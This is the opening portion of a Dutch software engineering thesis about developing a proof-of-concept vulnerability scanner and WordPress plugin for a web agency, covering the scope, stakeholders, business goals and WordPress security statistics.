

Mohamed El Kawakibi

Proof of Concept

Webapplicatie scanner

Inhoud

[Voorwoord 4](#_Toc496292409)

[5](#_Toc496292410)

[Managementsamenvatting 5](#_Toc496292411)

[6](#_Toc496292412)

[1 Inleiding 7](#_Toc496292413)

[1.1 aanleiding 7](#_Toc496292414)

[1.2 Probleemstelling 7](#_Toc496292415)

[Business leads en gratis scan 7](#_Toc496292416)

[1.3 Scope 9](#_Toc496292417)

[1.4 Onderzoek opzet 10](#_Toc496292418)

[1.5 Project context 11](#_Toc496292419)

[2. Business Context 13](#_Toc496292420)

[2.1 Stakeholders en Business doelen 13](#_Toc496292421)

[2.1.1 Stakeholders 13](#_Toc496292422)

[2.1.2 Business Doelen 15](#_Toc496292423)

[2.2 Doelgroep 17](#_Toc496292424)

[2.2.1 Wordpress op gebied van security 17](#_Toc496292425)

[3 Onderzoek 23](#_Toc496292426)

[3.1 Inleiding 23](#_Toc496292427)

[3.2 Web security en de kwetsbaarheden 24](#_Toc496292428)

[3.2.1 OWASP top 10 lijst 25](#_Toc496292429)

[3.2.2 OWASP Kwetsbaarheden 26](#_Toc496292430)

[A1 injectie 26](#_Toc496292431)

[A3 XSS 27](#_Toc496292432)

[3.2.3 WASC 29](#_Toc496292433)

[3.4 Webapplicatie scanner 32](#_Toc496292434)

[3.4.1 Inleiding 32](#_Toc496292435)

[3.4.4 Acunetix 34](#_Toc496292436)

[3.4.5 Zap Zed Attack Proxy 35](#_Toc496292437)

[3.4.7 Conclusie 37](#_Toc496292438)

[3.5 Technologie 39](#_Toc496292439)

[3.5.1 Web Application Framework 39](#_Toc496292440)

[3.5.2 Database 42](#_Toc496292441)

[4 Concept ontwikkeling 44](#_Toc496292442)

[Introductie 44](#_Toc496292443)

[4.1 Concept van het system (SecurityReport) 45](#_Toc496292444)

[4.2 Pandora CMS Extensie 47](#_Toc496292445)

[4.3 Admin Paneel 49](#_Toc496292446)

[4.4 API 50](#_Toc496292447)

[4.5 Webapplicatie scanner 51](#_Toc496292448)

[4.5.1 Command Line Interface 52](#_Toc496292449)

[4.5.2 Crawler 53](#_Toc496292450)

[4.5.3 Scanner 55](#_Toc496292451)

[4.5.4 Rapporteren 59](#_Toc496292452)

[4.5.5 E-Mail 63](#_Toc496292453)

[4.5.6 Database 64](#_Toc496292454)

[5 het eindproduct 66](#_Toc496292455)

[Introductie 66](#_Toc496292456)

[5.1 Pandora CMS Extensie 67](#_Toc496292457)

[Registratie 67](#_Toc496292458)

[Scan aanvraag 68](#_Toc496292459)

[Admin Paneel 69](#_Toc496292460)

[Account Activatie 69](#_Toc496292461)

[Rapporten inzien en verzenden 70](#_Toc496292462)

[Rapport 71](#_Toc496292463)

[E-mail Service 73](#_Toc496292464)

[73](#_Toc496292465)

[API 75](#_Toc496292466)

[Webapplicatie scanner 76](#_Toc496292467)

[Eindconclusie 82](#_Toc496292468)

[Bronnenlijst 83](#_Toc496292469)

[Bijlage 84](#_Toc496292470)

[Glossary 84](#_Toc496292471)

[ERD MODEL 85](#_Toc496292472)

[Workflow 86](#_Toc496292473)

[Klassen Diagrammen 87](#_Toc496292474)

[OWASP Definities 89](#_Toc496292475)

[Projectstructuur 91](#_Toc496292476)

[SQL injectie voorbeeld 92](#_Toc496292477)

[XSS voorbeelden 93](#_Toc496292478)

[SQL onderzoek 95](#_Toc496292479)

# Voorwoord

Ik wens de lezers van mijn scriptie veel leesplezier en ik hoop dat jullie er wat van kunnen leren.

Hierbij wil ik graag mijn bedrijfsbegeleider Pim Ruiter bedanken voor zijn begeleiding en steun tijdens mijn afstudeertraject. Hij heeft altijd het vertrouwen in mij en in het afstudeerproject gehad. Ook wil ik mijn collega’s bedanken voor hun steun en toeverlaat wanneer ik het nodig had. Niek, Rakhal, Manon, Bob, Jordy, Roy, Estée, Mitchel, Leo en Lonneke, bedankt!

Ik wil mijn stagebegeleider Gerlof Donga bedanken voor zijn begeleiding en bereidheid om mij te helpen wanneer ik het nodig had tijdens mijn afstudeertraject. Ook wil ik Salahdinn El Kawakibi bedanken voor zijn hulp bij het ontwerpen van mijn scriptie.

Hierbij presenteer ik aan jullie de scriptie “SecurityReport Proof of Concept Webapplicatie Scanner”. Deze scriptie is geschreven in het kader van mijn afstuderen aan de opleiding Software Engineering aan de Hogeschool van Amsterdam. Het onderzoek en conceptontwikkeling voor het ontwikkelen van een geautomatiseerde webapplicatie scanner heb ik uitgevoerd in opdracht van S5 te Alkmaar.

Mohamed El Kawakibi

# Managementsamenvatting

Het bedrijf S5 specialiseert zich in het ontwikkelen van website in het CMS Wordpress. S5 richt S5 zich meer op web security. Zij willen hun diensten uitbreiden door onlineservices te bieden met de focus op security. Hiervoor hebben zij bedacht om een webapplicatie scanner online aan te bieden waarmee gebruikers van Wordpress websites hun website online kunnen laten scannen. Dit met als doel om Wordpress gebruikers en daarmee ook hun klanten meer inzicht te bieden in de security status van hun website. S5 vroeg mij om een concreet concept te ontwikkelen en daar een Proof of Concept van te maken door een Minimal Viable product te ontwikkelen van de webapplicatie scanner.

Tijdens mijn onderzoek heb ik mij gefocust op de kwetsbaarheden die kunnen voorkomen op een website, bestaande webapplicatie scanners om te weten te komen uit wat het is opgebouwd en hoe het in de praktijk te werk gaat. Ik heb onderzocht welke tool ik kan gebruiken bij het ontwikkelen van de webapplicatie scanner. Binnen het afstudeertraject ben ik iteratief te werk gegaan en heb ik een hele test omgeving opgezet en vele test uitgevoerd om het gewenste resultaat te krijgen.

De hoofdvraag die ik binnen dit afstudeerproject zal beantwoorden luidt:

Op basis van deze hoofdvraag ben ik op onderzoek uitgegaan om beter te begrijpen wat een webapplicatie scanner is en hoe de Wordpress gebruikers er mee hun websites kunnen scannen. In ben tot de conclusie gekomen dat het meest gangbare is om een Wordpress extensie te maken waar de gebruikers van de webapplicatie scanner een scan kunnen aanvragen en dat het voor iedereen beschikbaar zal zijn maar wel met gelimiteerde opties. Dit om een selectief groep gebruikers, die bestaan uit betalende klanten en klanten die hun website laten bouwen door S5, de volledige gebruikservaring te geven met alle opties die de webapplicatie scanner aanbiedt. Deze selectieve groep noemt men Premiumgebruikers. Het verdienmodel erachter noemt men Freemium. Om dat het systeem een gratis gelimiteerde versie aanbiedt.

Het onderzoek, concept ontwikkeling en het ontwikkelen van de Proof of Concept heeft vormgegeven aan twee subsystemen de Wordpress extensie en de webapplicatie scanner. Het gehele systeem heeft de naam SecurityReport gekregen en de Wordpress extensie heeft de naam Pandora.

SecurityReport en Pandora werken samen om de Wordpress gebruiker een gebruikersvriendelijke ervaring te bieden bij het aanvragen van een scan tot aan het ontvangen van het rapport.

“*Hoe kan ik een MVP van een geautomatiseerde webapplicatie scanner ontwikkelen, die kwetsbaarheden identificeert van Wordpress website en op basis daarvan een rapport genereert, waar de klanten van S5 gratis gebruik van kunnen maken?*”

# 

**INLEIDING**

# 1 Inleiding

## 1.1 aanleiding

Het is algemeen bekent dat websites/webapplicaties kwetsbaarheden hebben waar hackers gebruik van maken door deze te exploiteren. Deze kwetsbaarheden worden veroorzaakt door onveilige geschreven code en misconfiguratie aan de server kant van de applicatie. Een gros van de webapplicatie die nu online staan laten input van de gebruikers toe, dit om de gebruiker te kunnen laten communiceren met de server om bijvoorbeeld data op te vragen vanuit de database. De hackers maken van deze mogelijkheid gebruik van door code te injecteren die de server zonder het te valideren uitvoert. De codetalen die hiervoor gebruikt kunnen worden zijn SQL een database taal en browser script talen (Javascript, VB).

S5 specialiseert zich in het ontwikkelen van website, in het specifiek webshops. Hiervoor gebruiken zij de Content Management Systemen (CMS) platformen WordPress en Magento, twee CMS-platformen die zoals bijna elke webapplicaties, security kwetsbaarheden hebben. Hiervoor heeft S5 aanleiding genoeg om dit probleem te onderzoeken, omdat er altijd een kans is dat één van hun webshops wordt aangevallen door een cybercrimineel die uit zijn op het aanrichten van schade. Dit gaf S5 de motivatie om hiervoor maatregelingen te nemen. Ik heb de opdracht gekregen om het probleem te onderzoek en een gepaste oplossing als aanbeveling te geven in de vorm van een webapplicatie dat webshops op kwetsbaarheden scant. De Magento CMS valt buiten de scope van deze opdracht en zal niet verwerkt worden in de oplevering van de webapplicatie scanner.

## 1.2 Probleemstelling

In recente onderzoek is gebleken dat CMS systemen als WordPress een veelvoorkomende doelwit is voor hackers. Er zijn hier twee reden voor, 27% van alle website, wat een ongeveer 1 miljard is, wordt aangedreven door het WordPress CMS platform. Dit betekent dat wanneer er een nieuwe kwetsbaarheid gevonden wordt dat, er meer dan 200 miljoen websites in gevaar lopen voor cyberaanvallen. De andere reden is dat WordPress extensies gebruikt, deze worden ontwikkeld door derde partijen, sterker nog iedereen met WordPress en PHP kennis zou een extensies kunnen maken en publiceren op de Extensie markt van WordPress.

Het zou ideaal zijn als webshop eigenaren in het specifiek de klanten van S5 inzicht zouden krijgen op de kwetsbaarheden van hun webshop. Informatie als onveilige inputvelden en misconfiguraties van de webserver/webshop kunnen de webshop eigenaren inzicht bieden in welke riciso’s hun webapplicaties lopen. Het eerste probleem waar al een oplossing voor is bedacht is: hoe kan S5 ervoor zorgen dat de webshop eigenaren inzichtelijke informatie kunnen verkrijgen over de beveiliging status van hun website. De oplossing voor deze vraagstelling is ook tevens de aanleiding van mijn opdracht het onderzoeken en bouwen van een webapplicatie scanner, wat zal moeten dienen als een Proof of Concept.

### Business leads en gratis scan

De klanten van S5 zijn over het algemeen MKB-websiteondernemers en doen daarom hun best om een goede klantenservice te bieden. Maar wat als een hacker er vandoor gaat met de klantgegevens heeft de website dan nog recht om klantenservice hoog in het vaandel te zetten? Wat kan hiertegen gedaan worden. In het algemeen kan een website-eigenaar securitymaatregelingen nemen om de website beter te beveiligen. Hiervoor kan de website-eigenaar contact opnemen met een cybersecurity bedrijf dat consultancy aanbiedt, dit kan hoog in de kosten lopen. MKB-website hebben het al moeilijk genoeg (mkbservicedesk.nl, Problemen bij financieren van ondernemers). De reden hiervoor is omdat reuzen zoals Wehkamp.com diensten kunnen aanbieden zoals gratis verzenden en same day delivery, die voor MKB-bedrijven in financiële en logistieke opzicht lastig te realiseren zijn. Een web security scan kan in de duizenden euro’s lopen wat menig website-eigenaren als een overbodige kostenpost zien en ik geef ze tot een bepaalde hoogte wel gelijk maar als een hacker jouw website in het vizier heeft dan is de vraag nog hoe veel schade er zal worden toe gericht.

De website sectoolmarket.com, een vergelijking website voor webapplicatie scanners, heeft in 2016 een lijst gepubliceerd met informatie over de prijzen en features van de meeste gebruikte webapplicatie scanners. Ik heb naar de 15 commerciële producten gekeken en daar de drie duurste uitgekozen. Ik heb tevens ook naar de open-source producten gekeken hiervan waren er 49, een zeer grote aanbod. Het probleem hiermee is dat zij zeer beperkt zijn in hun scan opties en niet specifiek zijn gericht op de doelgroep van S5. Ook is het zo dat het zeer lastig om deze open-source producten te integreren in een test omgeving omdat er niet genoeg aandacht is besteed aan het integratieproces van het product oftewel deployment.

Bedrijven als IBM, Acunetix, Netsparker bieden de commerciële producten aan en hebben daarmee ook de hoogste kostenplaatje als het gaat om diensten/producten zoals consultancy en enterprise applicaties maar in vergelijking met de open-source applicaties bieden zij meer features aan en zijn de applicaties veel accurater als het neer komt op het scannen naar kwetsbaarheden.

|  |  |  |  |
| --- | --- | --- | --- |
| Commerciële producten | | | |
| Naam | Features | Prijs consultancy per jaar | Prijs applicatie |
| IBM | SQLi, XSS, file inclusion | 17700$ | - |
| Acunetix | SQLi, XSS, file inclusion | 3500$ | 2495$ |
| Netsparker | SQLi, XSS, file inclusion | 3960$ | 3960$ |

Tabel 1.1

In tabel 1.1 zie je hoe hoog de kosten kunnen zijn, open-source applicatie zijn daarentegen gratis te gebruiken maar vergen veel technische kennis. Nu zou een website-eigenaar een opensource applicatie kunnen aanschaffen maar, dan is de vraag nog of hij/zij instaat is om een succesvolle implementatie in de praktijk te brengen. Wat er hoogstwaarschijnlijk gaat gebeuren is dat er een expert wordt ingehuurd om alles op te zetten, ook dit kan hoge kosten opleveren. S5 wilt hier wat aan doen door een webapplicatie scanner aan te bieden waarvan het standaardaccount kosteloos is voor iedereen, deze is gelimiteerd in opties. En voor de betalende klant een premiumaccount aanschaft die over alle opties beschikt. De klanten die een website laten bouwen bij S5 kunnen gratis upgraden naar een premiumaccount. Deze verdien model is gebaseerd op het idee om het product voor iedereen beschikbaar te maken, wat zal leiden tot meer business leads en het breidt de service van S5 uit richting security.

## 1.3 Scope

Omdat ik mij zal bezighouden met het ontwikkelen van een Minimal Viable Product (MVP) zal ik het project moeten afbakenen. Een Webapplicatie scanner kan zeer uitgebreide features bevatten zoals u in hoofdstuk 3.4 zal merken. Voor de scope van dit project heb ik een aantal onderwerpen bestudeerd zoals de business context van het project, wat is het doel van dit project met betrekking tot het zakelijke deel ervan. De kwetsbaarheden die in een webapplicatie kunnen voorkomen en de verschillende organisaties die zich bezighouden met het identificeren van deze kwetsbaarheden. Er zijn heel wat kwetsbaarheden die een website kan hebben, en er komen er nog elke week nieuwe bij die gelabeld worden als zero-day kwetsbaarheden. De webapplicatie scanner, uit welke fundamentele componenten bestaat het. De programmeer frameworks en de databases die verschillende organisaties beschikbaar hebben gesteld als open-source projecten. De Customer Journey, welke stappen moet de klant nemen om succesvol een scan aan te vragen.

|  |  |
| --- | --- |
| Project Scope | |
| Project aanleiding | S5 wilt met een webapplicatie scanner kwetsbaarheden aantonen aan hun klanten om hun meer inzicht te bieden op de security status van hun website. Ook wilt S5 hun service aanbod uitbreiden op gebied van security door het aanbieden van een gratis securityscan. |
| Project doel | Het ontwikkelen van een proof of concept van een webapplicatie scanner dat met een Wordpress extensie bedient kan worden. Klanten kunnen gebruiken maken van de Wordpress extensie om security scans aan te vragen. |
| Project acceptatiecriteria | Het systeem van de Proof of Concept zal aan de volgende eisen moeten voldoen;   * Een Wordpress extensie waarmee scans aangevraagd kunnen worden. * Webapplicatie scanner * De webapplicatie scanner scant op minimaal 3 kwetsbaarheden * De webapplicatie scanner genereerd een rapport op basis van de geïdentificeerde kwetsbaarheden. * De gegenereerde rapporten worden via een Mailing service opgestuurd naar de klant. |
| Project beperkingen | * Het is een individueel project. * Het systeem wordt ontwikkeld in een PHP Framework en zal gekoppeld worden aan een SQL-database. |

Tabel 1.2

## 1.4 Onderzoek opzet

**Business Context**

Ik zal beschrijven wat het doel is van dit project, wie de stakeholders zijn en wat de doelgroep is.

**Kwetsbaarheden**

Ik zal onderzoeken wat de meest voorkomende kwetsbaarheden zijn van een website en welke het best passen bij de doelgroep.

**Webapplicatie scanners**

Om inzicht te krijgen in het proces van een scan zal ik een aantal bestaande scan applicatie testen om de resultaten te kunnen analyseren. Dit dient om mij meer informatie te geven over de werking van een webapplicatie scanner en wat ik nodig heb om er één zelf te bouwen.

**Webapplicatie Framework & Database**

**Disclosure**

Ik heb tijdens het solliciteren ook specifiek gezocht naar stages die PHP opdrachten aanbieden. S5 bestaat uit twee afdelingen PHP en C#, ik zit aan de PHP kan, wat betekent dat mijn directe collega’s die mij ondersteunen in het ontwikkelen van het softwareapplicatie gespecialiseerd zijn in de PHP programmeertaal. Om deze twee redenen is het vrij logisch dat ik voor een PHP Framework heb gekozen. Dit is voor het review van code en het oplossen van bug ideaal. PHP biedt heel wat Web Application Frameworks aan waaronder Laravel, Slim, Symfony, Zend, Phalcon, Yii. Maar welke is het best geschikt voor het project?

In dit onderzoek zal ik de tools die voor ons beschikbaar zijn gesteld binnen de scope onderzoeken. Dit onderzoek is gericht op het maken van de juiste keuze wat betreft de Webapplicatie Framework en Database tool die ik ga gebruiken voor het ontwikkelen van de applicatie.

## 1.5 Project context

**Doelstelling**

Het doel is om een Proof Of Concept te ontwikkelen voor een Webapplicatie scanner iedere website-eigenaar gebruik van kan maken om hun website op kwetsbaarheden te kunnen laten scannen. De webapplicatie scanner wordt met een Wordpress extensie bedient. Na de scan zal er een rapport gemaakt worden met de geïdentificeerde kwetsbaarheden en advies voor het oplossen van de securityproblemen.

**Opdracht**

De opdracht is het onderzoeken en ontwikkelen van een systeem dat WordPress website scant op kwetsbaarheden. De opdracht zal bestaan uit drie sub opdrachten: onderzoeken van het probleem, het ontwikkelen van een concept en het ontwikkelen van een prototype.

**Hoofdvraag**

Hoe kan ik een MVP van een geautomatiseerde webapplicatie scanner ontwikkelen, die kwetsbaarheden identificeert van Wordpress website en op basis daarvan een rapport genereert, waar de klanten van S5 gratis gebruik van kunnen maken?

**Deelvragen**

* Voor wie is de Webapplicatie scanner bedoelt?
* Wat is een Webapplicatie scanner?
* Wat zijn de tools en technieken die ik kan gebruiken bij het ontwikkelen van een Webapplicatie scanner?
* Hoe ziet het concept eruit van de Webapplicatie scanner?
* Hoe ziet het eindproduct eruit?



**BUSINESS CONTEXT**

**Deelvraag**

**Voor wie is de Webapplicatie scanner bedoelt?**

# 2. Business Context

**Inleiding**

In dit deel zal ik behandelen wat het business context is van het project. Er zal onderzoek gedaan worden naar de business doelen van het project, wie de stakeholders zijn en wat de doelgroep is.

|  |
| --- |
| Business doelen |
| Stakeholders |
| Doelgroep |

Tabel 2.1


## 2.1 Stakeholders en Business doelen

Het is voor Stakeholders van belang dat zij weten wat het nut is van een systeem. Als het niet duidelijk is waarom een systeem wordt gebouwd dan is er een grote kans dat het doeleinde ook niet volledig wordt bereikt. De vragen die gesteld moeten worden voor het definiëren van het nut en doeleindes van een systeem zijn:

* Wat zijn de vastgestelde doelen voor het nieuwe Geautomatiseerde Webapplicatie scanner Systeem?
* Wie zijn de stakeholders?
* Wie is de doelgroep?

### 2.1.1 Stakeholders

Het identificeren van stakeholders is meestal het eerste stap in het schrijven van een Business Georiënteerde Document. Stakeholders zij de mensen, groepen, of instituten die beïnvloed kunnen worden door de uitkomst van bijvoorbeeld een project.

Om de stakeholders te identificeren gebruik ik een brainstorm techniek, het resultaat ervan is geïllustreerd in figuur 2.1.

Figuur 2.1

Het identificeren van stakeholders behoort tot één van de primaire taken voor een project. De stakeholders die niet zijn geïdentificeerd kunnen ook niet betrokken worden bij het project. De stakeholders bieden je ook meer inzicht op het probleem, omdat je het dan vanuit hen hoek naar het probleem kunt kijken.

De geïdentificeerde stakeholders bestaan uit twee categorieën de primaire (wit) en secondaire (Grijs) stakeholders.

* Primaire stakeholders worden direct beïnvloed (positief of negatief).
* Secondaire stakeholders worden mogelijk beïnvloed door de primaire stakeholders (positief of negatief)

|  |  |  |
| --- | --- | --- |
| ID | Stakeholders | Categorie |
| 1 | S5 | Primaire |
| 2 | Klanten van S5 | Primaire |
| 3 | Ontwikkelaars | Primaire |
| 4 | Administrator | Primaire |
| 5 | Concurrentie | Secondaire |
| 7 | Bijdragers (ontwikkelaars) | Secondaire |
| 8 | Programmeer Libraries | Secondaire |

Tabel 2.2

**De stakeholders**

De primaire stakeholders zijn de meest van belang voor het project, deze stakeholders hebben direct invloed op de ontwikkeling van het project. Ieder stakeholder heeft zijn rol binnen het project en het is de bedoeling om met alle primaire stakeholders het project tot een succes te maken. Secondaire stakeholders hebben indirect invloed op het project en hebben een meestal een klein belang bij het project.

**Rollen van primaire stackholders**

* S5 – De opdrachtgevers van het project en product owners. Zij zijn deels verantwoordelijk voor het goedkeuren van userpoints
* Ontwikkelaars – Zij zijn verantwoordelijk voor het ontwikkelen van het softwaresysteem (Webapplicatie scanner)
* Klanten S5 – Zij zijn het die de eindgebruikers zijn van het softwaresysteem, hun belangen staan vooraan in het project
* Administrator – Zij beheren het softwaresysteem na dat het live is gegaan. Voorbeeld het beheren van scans en rapporten

### 2.1.2 Business Doelen

Wat zijn de Business Doelen?

Wat wilt S5 bereiken met dit systeem in het kader van Business?

S5 wilt een systeem bouwen met als hoofddoel een geautomatiseerde website applicatie scanner aan te bieden. S5 is een onderneming en wilt graag dat het blijft groeien en uitbreiden. De business goals zijn zeer algemeen en gangbaar bij veel bedrijven, welke bedrijf wilt nou niet zijn services uitbreiden en de klantenrelaties versterken en consultancy aanbieden als verdienmodel. Dat het algemeen en cliché is betekent niet dat deze business goals geen impact kunnen hebben op de groei van een bedrijf. Juist voor een onderneming als S5 zijn dit de doelen waar zij naar moeten streven. Als het bedrijf weet wat het wilt bereiken dan is de volgende vraag: Hoe gaan we deze business goals bereiken?

* Services aanbod uitbreiden
* Het servicekwaliteit verbeteren

|  |  |
| --- | --- |
| Doel Categorie | Doel omschrijving |
| Service aanbod uitbreiden | Het systeem breid de service uit door   * Een geautomatiseerde webapplicatie scanner aan te bieden * Het toepassen van de Freemium verdienmodel * Door een CMS extensie aan te bieden * Door een consultancy service aan te bieden |
| Het servicekwaliteit verbeteren | Het systeem verbeterd het servicekwaliteit door   * Een rapport genereren op basis van de geïdentificeerde kwetsbaarheden * Website verbeteren met de aanbevelingen van het securityrapport * Security experts in dienst nemen om de security issues op te lossen en om consultancy te geven |

Tabel 2.3

**Business doel Scenario**

De business doel scenario beschrijft elke doel meer in detail door gebruik te maken van de zes attributen waar een business doel uit bestaat. Dit zorgt ervoor dat business doelen concreet en uitvoerbaar worden.

De zes attributen zijn:

|  |  |
| --- | --- |
| Doel Subject (DS) | De stakeholder die eigenaar is van het doel |
| Doel Object (DO) | De entiteit van het doel |
| Omgeving (O) | De context van het doel |
| Doel (D) | Het doel zelf |
| Doel Maatregel (DM) | Het succes criteria van het doel |
| Achtergrond Informatie (Ai) | Achtergrond informatie over het doel |

Tabel 2.4

|  |  |  |
| --- | --- | --- |
| Doel Categorie | Informele business doel statement | Business Doel Scenario |
| Service aanbod uitbreiden | We moeten de service aanbod uitbreiden door een geautomatiseerde Webapplicatie scanner te introduceren.  (Waarmee iedere gebruiker een gratis scan kan uitvoeren op basis van de Freemium verdienmodel en de gebruiker de optie geven om een Premiumaccount aan te schaffen.) | |  | | --- | | DS: S5 | | DO: Webapplicatie scanner | | O: Service aanbod uitbreiden | | D: Een nieuwe service aanbieden | | DM: Klanten kunnen een gratis geautomatiseerde scan uitvoeren | | AI: S5 wilt de klanten een tool aanbieden om hun websites te scannen op security | |
| Het servicekwaliteit verbeteren | We moeten naast het ontwikkelen van websites ook meer de focus leggen op security door de gebruiker/klant meer inzicht te bieden op de security staat van hun webshop. | |  | | --- | | DS: S5 | | DO: Security Rapport | | O: Kwaliteit service verbeteren | | D: Security Rapporten genereren op basis van de gevonden kwetsbaarheden | | DM: Klanten inzicht bieden in de security van hen webshops | | AI: S5 wilt de klanten meer overzicht bieden op de security van hen webshops | |

Tabel 2.5

**Business doelen verfijnen**

Het doel van het verfijnen van de business doelen is om de relevantie ervan te vinden met betrekking tot het softwaresysteem dat onderontwikkeling is. Verfijnde business doelen worden operationele objectieven en als je daaruit de relevante operationele objectieven haalt dan hou je engineering objectieven over (Software and Systeem Architecture In Action, H 2.4 Refining Business Goals). In het geval van het project resulteren de twee business doelen in relevante operationele objectieven vanwege hun betrekking op het systeem.

|  |  |
| --- | --- |
| Business Doelen | Verfijnde doelen (Engineering Objectieven) |
| We moeten de service aanbod uitbreiden door een geautomatiseerde Webapplicatie scanner te introduceren. | |  | | --- | | Een Client applicatie voor de klant wat dient als Endpoint | | Een communicatiemiddel tussen de Client en de Server | | De Wep Applicatie Scanner, Crawler, Scanner, Rapporteren | |
| We moeten naast het ontwikkelen van webshop ook meer de focus leggen op security door de klant meer inzicht te bieden op de security staat van hun webshop. | |  | | --- | | Het genereren van een rapport op basis van de gevonden kwetsbaarheden | | Het verzenden van het rapport via email | |

Tabel 2.6

**Engineering objectieven, kwaliteit attributen en prioriteiten**

Engineering objectieven kunnen gebruikt worden om de systeemeisen van de systeemarchitectuur te definiëren. Elke engineering objectief heeft een corresponderende kwaliteit attribuut, deze vormen de basis voor het definiëren van de systeemeisen. Als voorbeeld kunnen kijken naar de business doel, het behouden van de markt reputatie. Dit business doel correspondeert met de engineering objectief: het maken van producten dat zeer Usable en Reliable is. (Het kwaliteit attributen kun je vinden in Bijlage A).

|  |  |  |  |
| --- | --- | --- | --- |
| Business Doelen | Verfijnde doelen (Engineering Objectieven) | Kwaliteit Attribuut | Prioriteit |
| We moeten de service aanbod uitbreiden door een geautomatiseerde Webapplicatie scanner te introduceren. | |  | | --- | | Een Client applicatie voor de klant wat dient als Endpoint. | | Een communicatiemiddel tussen de Client en de Server | | De Webapplicatie scanner, Crawler, Scanner, Rapporteren | | |  | | --- | | Usability | | Interoperability | | Performance | | |  | | --- | | M | | M | | H | |
| We moeten naast het ontwikkelen van webshop ook meer de focus leggen op security door de klant meer inzicht te bieden op de security staat van hun webshop. | |  | | --- | | Het genereren van een rapport op basis van de gevonden kwetsbaarheden | | Het verzenden van het rapport via email | | |  | | --- | | Modifiability | | Availibility | | |  | | --- | | H | | M | |

Tabel 2.7

## 2.2 Doelgroep

S5 ontwikkelt en onderhoudt website voor MKB-bedrijven. De websites worden over het algemeen ontwikkeld in de CMS Wordpress. WordPress heeft zijn CMS in de taal PHP ontwikkeld en heeft daarvoor een eigen framework voor gebruikt.

|  |
| --- |
| Doelgroep |
| Particulier die eigenaar is van een Wordpress website |
| Bedrijf die eigenaar is van een Wordpress website |

Tabel 2.8

### 2.2.1 Wordpress op gebied van security

Websites die ontwikkeld zijn in Wordpress zijn kwetsbaar voor cyberaanvallen. 27% procent van alle websites draaien op WordPress en het heeft 60% van het marktaandeel als het gaat om CMS’s (Torquemag, 2xxx). Dit betekent, in theorie, dat als het CMS een kwetsbaarheid heeft, dan zijn 27% van alle websites kwetsbaar voor cyberaanvallen. Ithemes vermeld in het artikel “is WordPress Really Secure?” dat de WordPress CMS kampt met securityproblemen. De securityproblemen komen van drie componenten af: WordPress Core, WordPress themes, WordPress plugins. De grootste deel van de security kwetsbaarheden komt niet af van de Kern van WordPress maar van de WordPress plugins. De WordPress plugins rekenen voor 52% van alle kwetsbaarheden.

**Securi Rapport**

Er zijn ongeveer 1 miljard websites online en het aantal blijft maar stijgen. De kracht achter deze stijging zijn Content Management Systemen (CMS). Deze technologieën maken het mogelijk om gemakkelijk een simpele website op te zetten, het enige wat een persoon nodig heeft is een host en een installatie van één van de grote CMS systemen, deze zijn: WordPress, Joomla, Drupal en Magento. Om het nog makkelijker te maken bieden sommige host als Digital Ocean een geautomatiseerde CMS installatie aan. De explosie van CSM technologieën heeft ervoor gezorgd dat een derde van alle websites aangedreven door zulke soort CMS applicaties. Wordpress leidt met 60% op de CMS markt en heeft dus de grootste marktaandeel. Andere CMS platforms concentreren zich meer op niche markten zoals Magento voor e-commerce en Drupal voor grote bedrijfssystemen.

Elke particulier kan een host en domein kopen en daar een WordPress, Magento of Drupal instantie op instaleren. Sucuri noemt dit fenomeen User Adoption, dit zorgt ervoor er een grote vloed aan ongeschoolde webmasters en service providers verantwoordelijk zijn voor het ontwikkelen en onderhouden van websites. Dat blijkt uit de analyse die Sucuri in het eerste kwartaal van 2016 heeft gedaan, waarin vermeld wordt dat uit de 11,000 geïnfecteerde websites die geanalyseerd zijn, 75% gebruik maken van de platform WordPress. Wat ook een groot probleem blijkt te zijn is het updaten van CMS platformen en dit komt mededankzij de ongeschoolde, onervaren webmasters die liever geen tijd besteden aan het onderhouden van hun websites. Er wordt geschat dat 50% van WordPress website niet up-to-date zijn en voor CMS platformen die minder nadruk leggen op compatibiliteit met eerdere versies is het percentage nog hoger, 80%.

Voor het eerste kwartaal van 2016 heeft Sucuri een aantal CMS platformen geanalyseerd op kwetsbaarheden binnen het systeem. Het resultaat van Sucuri’s laat zien dat de drie meest geïnfecteerde CMS platformen zijn WordPress, Joombla en Magento. Tijdens de kwetsbaarheid analyse is er meer naar de installatie, configuratie, en algemene onderhoudt door de webmasters dan de kern van de CMS platformen.

**Out-of-date**

CMS platformen moedigen software ontwikkelaars aan om extensies te maken om nieuwe features aan de systemen toe te voegen. Maar wat de CMS platformen niet willen zijn extensies met kwetsbaarheden, jammer genoeg is hier niet voldoende zicht op en wordt er niet veel aan kwaliteit controle gedaan. Dit zorgt ervoor dat de meeste kwetsbaarheden te vinden zijn in extensies. Er kunnen kwetsbaarheden te vinden zijn in de kern van de CMS systemen maar, deze zijn nog te onderhouden door het uitgeven van patches, mits de webmaster de CMS systeem niet up-to-date houdt. Extensies kunnen door iedereen met een beetje software ontwikkeling kennis gemaakt worden. De security problemen ontstaan wanneer ongeschoolde, onervaren software ontwikkelaars zwak beveiligde software vrijgeven als CMS extensies.

